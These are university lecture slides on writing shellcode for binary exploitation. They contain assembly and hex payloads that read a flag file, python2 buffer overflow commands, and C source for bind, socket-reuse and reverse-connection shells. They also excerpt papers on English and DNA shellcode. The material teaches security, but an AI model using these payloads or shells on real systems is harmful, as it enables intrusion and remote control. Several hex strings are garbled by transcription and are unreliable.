

System Security - Attack and Defense for Binaries





CS 4390/5390, Spring 2026

Instructor: MD Armanuzzaman (*Arman*)

This Class

- What else can shellcode do?
- Injectable shellcode
 - Non-zero shellcode
 - Non-printable
 - non-alphanumeric shellcode
 - English shellcode
 - DNA shellcode



Local Shellcode

Non-shell Local Shellcode 32bit print_flag (without 0s)

```
sendfile(1, open("/flag", 0), 0, 1000); exit(0)
```

```
8049000: 6a 67          push 0x67
8049002: 68 2f 66 6c 61 push 0x616c662f
8049007: 31 c0          xor eax,eax
8049009: b0 05          mov al,0x5
804900b: 89 e3          mov ebx,esp
804900d: 31 c9          xor ecx,ecx
804900f: 31 d2          xor edx,edx
8049011: cd 80          int 0x80
8049013: 89 c1          mov ecx,eax
8049015: 31 c0          xor eax,eax
8049017: b0 64          mov al,0x64
8049019: 89 c6          mov esi,eax
804901b: 31 c0          xor eax,eax
804901d: b0 bb          mov al,0xbb
804901f: 31 db          xor ebx,ebx
8049021: b3 01          mov bl,0x1
8049023: 31 d2          xor edx,edx
8049025: cd 80          int 0x80
8049027: 31 c0          xor eax,eax
8049029: b0 01          mov al,0x1
804902b: 31 db          xor ebx,ebx
804902d: cd 80          int 0x80
```

Command:

```
! (python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size+ '\x6a  
! \x67\x68\x2f\x66\x6c\x61\x31\xco\xbo\x05\x89\xe3\x31\xcg\x31  
! \xd2\xcd\x80\x89\xc1\x31\xco\xbo\x64\x89\xc6\x31\xco\xbo\xbb  
! b\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xco\xbo\x01\x31\xdb\xcd\x80'  
! ") |./bufferoverflow_overflowret4_32
```

\\6a\\x67\\x68\\x2f\\x66\\x6c\\x61\\x31\\xc0\\xb0\\x05\\x89\\xe3\\x31\\xc9\\x31\\xd2\\xcd\\x80\\x89\\xc1\\x31\\xc0\\xb0\\x64\\x89\\xc6\\x31\\xc0\\xb0\\xbb\\x31\\xdb\\xb3\\x01\\x31\\xd2\\xcd\\x80\\x31\\xc0\\xb0\\x01\\x31\\xdb\\xcd\\x80

Non-shell Local Shellcode 64bit print_flag

sendfile(1, open("/flag", 0), 0, 1000)

401000: 48 31 c0	xor rax,rax
401003: b0 67	mov al,0x67
401005: 66 50	push ax
401007: 66 b8 6c 61	mov ax,0x616c
40100b: 66 50	push ax
40100d: 66 b8 2f 66	mov ax,0x662f
401011: 66 50	push ax
401013: 48 31 c0	xor rax,rax
401016: b0 02	mov al,0x2
401018: 48 89 e7	mov rdi,rsi
40101b: 48 31 f6	xor rsi,rsi
40101e: 0f 05	syscall
401020: 48 89 c6	mov rsi,rax
401023: 48 31 c0	xor rax,rax
401026: b0 01	mov al,0x1
401028: 48 89 c7	mov rdi,rax
40102b: 48 31 d2	xor rdx,rdx
40102e: 41 b2 c8	mov r10b,0xc8
401031: b0 28	mov al,0x28
401033: 0f 05	syscall
401035: b0 3c	mov al,0x3c
401037: 0f 05	syscall

Command:

```
(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled  
size+'\x48\x31\xco\xbo\x67\x66\x50\x66\x6c\x61\x66\x50\x  
66\x6c\x2f\x66\x66\x50\x48\x31\xco\xbo\x02\x48\x89\xe7\x48\x  
31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xco\xbo\x01\x48\x89\xc7\x  
48\x31\xd2\x41\xb2\xc8\xbo\x28\x0f\x05\xbo\x3c\x0f\x05") >  
/tmp/exploit
```

```
./program < /tmp/exploit
```

```
\x48\x31\xco\xbo\x67\x66\x50\x66\x6c\x61\x66\x  
50\x66\x6c\x2f\x66\x66\x50\x48\x31\xco\xbo\x02\x48  
\x89\xe7\x48\x31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xco  
\xbo\x01\x48\x89\xc7\x48\x31\xd2\x41\xb2\xc8\xbo\x  
28\x0f\x05\xbo\x3c\x0f\x05
```

Remote Shellcode

Remote Shellcode 1: Port-Binding

```
int new_sock, sockfd = socket(AF_INET,
SOCK_STREAM, 0);

struct sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = 0;
sin.sin_port = htons(12345);

bind(sockfd, (struct sockaddr *)&sin, sizeof(sin));
listen(sockfd, 5);

new_sock = accept(sockfd, NULL, 0);

for (int i = 2; i >= 0; i--)
    dup2(new_sock, i);

execl("/bin/sh", "sh", NULL);
```

- New_sock and sockfd are file descriptors
- Listen on port 12345
- int listen(int sockfd, int backlog);
 - A socket is used to accept incoming connection requests. The backlog argument defines the maximum length to which the queue of pending connections for sockfd may grow.
- accept();
 - It creates a new connected socket, and returns a new file descriptor referring to that socket.

Remote Shellcode 1: Port-Binding

```
int new_sock, sockfd = socket(AF_INET,
SOCK_STREAM, 0);

struct sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = 0;
sin.sin_port = htons(12345);

bind(sockfd, (struct sockaddr *)&sin, sizeof(sin));
listen(sockfd, 5);

new_sock = accept(sockfd, NULL, 0);

for (int i = 2; i >= 0; i--)
    dup2(new_sock, i);

execl("/bin/sh", "sh", NULL);
```

- `dup2(int oldfd, int newfd);`
 - Duplicate file descriptor. It uses the file descriptor number specified in `newfd`.
- As a result, `/bin/sh` takes inputs from the socket instead of the terminal

Remote Shellcode 1: Port-Binding

An example:

char shellcode[] =

"\x31\xco\x31\xdb\x31\xd2\xbo\x01\x89\xc6\xfe\xco\x89\xc7\xb2\x06\xbo\x29\xof"

"\x05\x93\x48\x31\xco\x50\x68\x02\x01\x11\x5c\x88\x44\x24\x01\x48\x89\xe6\xb2"

"\x10\x89\xdf\xbo\x31\xof\x05\xbo\x05\x89\xc6\x89\xdf\xbo\x32\xof\x05\x31\xd2"

"\x31\xf6\x89\xdf\xbo\x2b\xof\x05\x89\xc7\x48\x31\xco\x89\xc6\xbo\x21\xof\x05"

"\xfe\xco\x89\xc6\xbo\x21\xof\x05\xfe\xco\x89\xc6\xbo\x21\xof\x05\x48\x31\xd2"

"\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48"

"\x31\xco\x50\x57\x48\x89\xe6\xbo\x3b\xof\x05\x50\x5f\xbo\x3c\xof\x05";

Remote Shellcode 2: Socket Descriptor Reuse

```
int i, j;
struct sockaddr_in sin;
j = sizeof(struct sockaddr_in);

for (i = 0; i < 256; i++) {
    if (getpeername(i, (struct sockaddr *)&sin, &j) < 0)
        continue;
    if (sin.sin_port == htons(port))
        break;
}

for (j = 0; j < 2; j++)
    dup2(j, i);

execl("/bin/sh", "sh", NULL);
```

- `getpeername()` returns the address of the peer connected to the socket `sockfd`, in the buffer pointed to by `addr`.

Remote Shellcode 3: Reverse Connection Shellcode

```
int soc, rc;
struct sockaddr_in serv_addr;

serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = 0x210c060a;
serv_addr.sin_port = htons(43690);

soc = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
rc = connect(soc, (struct sockaddr *) &serv_addr, sizeof(serv_addr));

dup2(soc, 0); // Duplicate socket descriptor to stdin
dup2(soc, 1); // Duplicate socket descriptor to stdout
dup2(soc, 2); // Duplicate socket descriptor to stderr

execve("/bin/sh", NULL, NULL); // Execute shell
```

Make Shellcode More Injectable and Deceivable

Shellcode Encoding

English Shellcode

English Shellcode

Joshua Mason, Sam Small
Johns Hopkins University
Baltimore, MD
{josh, sam}@cs.jhu.edu

Fabian Monroe
University of North Carolina
Chapel Hill, NC
fabian@cs.unc.edu

Greg MacManus
iSIGHT Partners
Washington, DC
gmacmanus.edu@gmail.com

ABSTRACT

History indicates that the security community commonly takes a divide-and-conquer approach to battling malware threats: identify the essential and inalienable components of an attack, then develop detection and prevention techniques that directly target one or more of the essential components. This abstraction is evident in much of the literature for buffer overflow attacks including, for instance, stack protection and NOP sled detection. It comes as no surprise then that we approach shellcode detection and prevention in a similar fashion. However, the common belief that components of polymorphic shellcode (e.g., the decoder) cannot reliably be hidden suggests a more implicit and broader assumption that continues to drive contemporary research: namely, that valid and complete representations of shellcode are fundamentally different in structure than benign payloads. While the first tenet of this assumption is philosophically undeniable (i.e., a string of bytes is either shellcode or it is not), truth of the latter claim is less obvious if there exist encoding techniques capable of producing shellcode with features nearly indistinguishable from non-executable content. In this paper, we challenge the assumption that shellcode must conform to superficial and discernible representations. Specifically, we demonstrate a technique for automatically producing *English Shellcode*, transforming arbitrary shellcode into a representation that is superficially similar to English prose. The shellcode is completely self-contained—i.e., it does not require an external loader and executes as valid IA32 code—and can typically be generated in under an hour on commodity hardware. Our primary objective in this paper is to promote discussion and stimulate new ideas for thinking ahead about preventive measures for tackling evolutions in code-injection attacks.

General Terms

Security, Experimentation

Keywords

Shellcode, Natural Language, Network Emulation

1. INTRODUCTION

Code-injection attacks are perhaps one of the most common attacks on modern computer systems. These attacks are used to deliver and run arbitrary code on victims' machines, often enabling unauthorized access and control of system resources, applications, and data. Typically, the vulnerabilities being exploited arise due to some level of neglect on the part of system and application developers to properly define and reject invalid program input. Indeed, the canonical consequences of such neglect, which include buffer and heap overflow attacks, format string attacks, and (more recently) heap spray attacks, categorically demonstrate some of the most popular code-injection techniques.

Generally speaking, an attacker's first objective in a code-injection attack is to gain control of a machine's program counter. The program counter is a special purpose machine register that identifies the next instruction scheduled for execution. By gaining control of the program counter, an attacker is able to redirect program execution and disrupt the intended behavior of the program. With the ability to manipulate the program counter, attackers sometimes redirect a victim's machine to execute (already present) application or system code in a manner beneficial to an attacker's intent. For instance, *return-to-libc* attacks provide a well-documented example of this kind of manipulation. In a code-injection attack however, attackers redirect the

English Shellcode

	ASSEMBLY	OPCODE	ASCII
1	push %esp push \$20657265 imul %esi,20(%ebx),\$616D2061 push \$6F jb short \$22	54 68 65726520 6973 20 61206D61 6A 6F 72 20	There is a major
2	push \$20736120 push %ebx je short \$63 jb short \$22	68 20617320 53 74 61 72 20	h as Star
3	push %ebx push \$202E776F push %esp push \$6F662065 jb short \$6F	53 68 6F772E20 54 68 6520666F 72 6D	Show. The form
4	push %ebx je short \$63 je short \$67 jnb short \$22 inc %esp jb short \$77	53 74 61 74 65 73 20 44 72 75	States Dru
5	popad	61	a

1	Skip	2	Skip
There is a major center of economic activity, such as Star Trek, including The Ed			
Skip	3	Skip	
Sullivan Show. The former Soviet Union. International organization participation			
Skip		4	Skip
Asian Development Bank, established in the United States Drug Enforcement			
Skip			
Administration, and the Palestinian territories, the International Telecommunication			
Skip	5		
Union, the first m...a...			

DNA Shellcode

Computer Security, Privacy, and DNA Sequencing: Compromising Computers with Synthesized DNA, Privacy Leaks, and More

Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, Tadayoshi Kohno
University of Washington
{neyp,supersat,leeorg,luisceze,yoshi}@cs.washington.edu

Abstract

The rapid improvement in DNA sequencing has sparked a big data revolution in genomic sciences, which has in turn led to a proliferation of bioinformatics tools. To date, these tools have encountered little adversarial pressure. This paper evaluates the robustness of such tools *if* (or *when*) adversarial attacks manifest. We demonstrate, for the first time, the synthesis of DNA which—when sequenced and processed—gives an attacker arbitrary remote code execution. To study the feasibility of creating and synthesizing a DNA-based exploit, we performed our attack on a modified downstream sequencing utility with a deliberately introduced vulnerability. After sequencing, we observed information leakage in our data due to sample bleeding. While this phenomena is known to the sequencing community, we provide the first discussion of how this leakage channel could be used adversarially to inject data or reveal sensitive information. We then evaluate the general security hygiene of common DNA processing programs, and unfortunately, find concrete evidence of poor security practices used throughout the field. Informed by our experiments and results, we develop a broad framework and guidelines to safeguard security and privacy in DNA synthesis, sequencing, and processing.


1 Introduction

research then, is the following: How robust will the DNA sequencing and processing pipeline be *if* or *when* adversarial pressures manifest? This line of inquiry raises related questions, such as: Are DNA-based attacks possible? What potential consequences could occur if an adversary compromises a component of the DNA processing pipeline? How serious might those consequences be? Since DNA sequencing is rapidly progressing into new domains, such as forensics and DNA data storage [2, 9, 10, 15, 17], we believe it is prudent to understand current security challenges in the DNA sequencing pipeline before mass adoption.

The modern DNA sequencing and analysis pipeline is large, complicated, and computationally-intensive. DNA is pre-processed in a wet lab and analyzed with a high-throughput sequencer (itself a computer) that performs image analysis. It is then common to conduct a wide range of computational tasks with the raw output from the sequencer using many software utilities. We seek to assess the overall state of this pipeline in general, and to experimentally explore key aspects that are *not* represented in traditional computing systems: DNA samples.

Exploiting Computer Programs with DNA. The DNA processing pipeline begins with DNA strands in a test tube. Hence, we start our security explorations from this point. Namely, we first experimentally evaluate

DNA Shellcode: Exploit Pipeline



Develop Your Own Shellcode

Template

```
.intel_syntax noprefix
```

```
.global _start  
_start:
```

```
%%% your instructions here %%%
```

How to compile?

32 bit

```
gcc -m32 -nostdlib -static shellcode.s -o shellcode  
objcopy --dump-section .text=shellcode-raw shellcode
```

64 bit

```
gcc -nostdlib -static shellcode.s -o shellcode  
objcopy --dump-section .text=shellcode-raw shellcode
```

How to compile?

Or, just use an online compiler/assembler

<https://defuse.ca/online-x86-assembler.htm>

<https://shell-storm.org/online/Online-Assembler-andDisassembler/>

[https://www.onlinegdb.com/online c compiler](https://www.onlinegdb.com/online_c_compiler)

shellcode_tester_noconstraint.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <unistd.h>

int main()
{
    void * page = 0;
    page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

    if (!page)
    {
        puts("Fail to mmap.\n");
        exit(0);
    }
    read(0, page, 0x1000);
    ((void(*)())page)();
}
```

shellcode_tester_nozero.c

```
char buf[0x1000] = {0};

int main()
{
    void * page = 0;
    page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

    if (!page)
    {
        puts("Fail to mmap.\n");
        exit(0);
    }

    read(0, buf, 0x1000);
    strcpy(page, buf);
    ((void(*)())page)();
}
```

shellcode_tester_ascii_int_x80.c

```
char buf[0x1000] = {0};

unsigned char *asciicpy(unsigned char *dest, const unsigned char *src)
{
    unsigned i;
    for (i = 0; (src[i] > 0 && src[i] < 128) || src[i] == 0xcd || src[i] == 0x80; ++i)
        dest[i] = src[i];
    return dest;}

int main()
{
    void * page = 0;
    page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

    if (!page)
    {
        puts("Fail to mmap.\n");
        exit(0);}

    read(0, buf, 0x1000);
    asciicpy(page, buf);
    ((void(*)())page)();
}
```

x86 invoke system call

<https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md>

- Set eax as target system call number
- Set arguments
 - 1st arg : ebx
 - 2nd arg: ecx
 - 3rd arg: edx
 - 4th arg: esi
 - 5th arg: edi
- Run
 - int \$0x80
- Return value will be stored in eax

amd64 invoke system call

<https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md>

- Set rax as target system call number
- Set arguments
 - 1st arg : rid
 - 2nd arg: rsi
 - 3rd arg: rdx
 - 4th arg: r10
 - 5th arg: r8
- Run
 - syscall
- Return value will be stored in rax

amd64 how to create a string?

Rip-based addressing

```
lea rdi, [rip + binsh]
```

```
mov rsi, 0
```

```
mov rdx, 0
```

```
syscall
```

```
binsh:
```

```
.string "/bin/sh"
```

How breakpoints work?

int \$3

Set breakpoint by yourself.

Other Shellcode Challenges

- No system calls (no_syscall_64)
- Closed stdin, stdout, stderr
- 18 bytes or smaller shellcode
- Unique - Each byte of your shellcode must be unique
- 15 bytes or smaller shellcode
- 12 bytes or smaller shellcode

